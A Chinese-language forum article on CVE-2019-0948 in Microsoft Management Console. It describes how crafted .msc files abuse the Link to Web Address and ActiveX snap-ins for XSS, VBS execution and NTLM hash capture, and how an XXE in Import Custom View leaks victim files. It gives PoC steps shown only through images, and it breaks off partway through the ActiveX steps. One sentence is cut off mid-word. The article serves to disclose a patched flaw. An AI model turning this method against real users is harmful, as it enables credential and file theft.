CVE-2019-0948：Microsoft Management Console (MMC)漏洞

angel010 / 2019-06-22 06:02:00 / 浏览数 6539 安全技术 漏洞分析 顶(0) 踩(0)

Microsoft Management Console
(MMC)是微软管理控制台，是一个专门用于管理的控制台。其设计主要用于为Windows管理员提供一个统一的、规范的管理接口和操作平台。

近期，Check Point
Research研究人员在控制台中发现了多个允许攻击者传输恶意payload的漏洞。漏洞CVE编号为CVE-2019-0948，微软已于6月11日发布的补丁中进行了修复。

漏洞描述

错误配置的WebView导致的多个XSS漏洞

MMC有一个集成的Snap-In组件中含有ActiveX控制、Link to Web Address等多种机制。

攻击者选择Link to Web Address snap-in后，就科研插入一个url到该服务器中，服务器中含有一个含有恶意payload的html页。

受害者打开恶意.msc文件后，就会打开一个web-view，恶意payload就会执行。
研究人员成功地插入了含有恶意payload的恶意URL链接，该恶意payload可以重定向到SMB服务器可以获取用户的NTLM哈希值。
还可以通过前面提到的web-view来在受害者主机上执行VBS脚本。

攻击者选择ActiveX Control snap-in（所有ActiveX
controls都受到该漏洞影响）并保存到文件.msc中。在文件.msc的StringsTables部分，攻击者可以修改第三个字符串的值为攻击者控制的恶意URL，其中含有一个含有恶
还可能通过前面提到的web-view在受害者机器上执行VBS脚本。
受害者打开恶意.msc文件后，就会在MMC窗口中打开一个web-view并执行恶意payload。


错误配置的XML parser产生的XXE漏洞

受害者打开MMC并选择event viewer snap-in，点击Action，然后点击Import Custom View。一旦含有XXE
payload的恶意XML被选择，任何从受害者主机处发送的文件都会发给攻击者。这是由于MMC定制视图功能中定义的错误配置的XML parser造成的。


PoC

Link to Web Address snap-in Cross-Site Scripting (XSS):


攻击者加入新的snap-in:




受害者选择Link to Web Address snap in:




然后攻击者在path处输入含有恶意payload的服务器地址：




攻击者保存.msc文件并发送给受害者：



恶意.msc文件含有到攻击者服务器的路径：




受害者打开恶意.msc文件，vbs代码就会执行：




ActiveX Control snap-ins

以Adobe Acrobat DC Browser example为例:


攻击者添加新的 snap-in:




攻击者选择ActiveX Control snap-in:



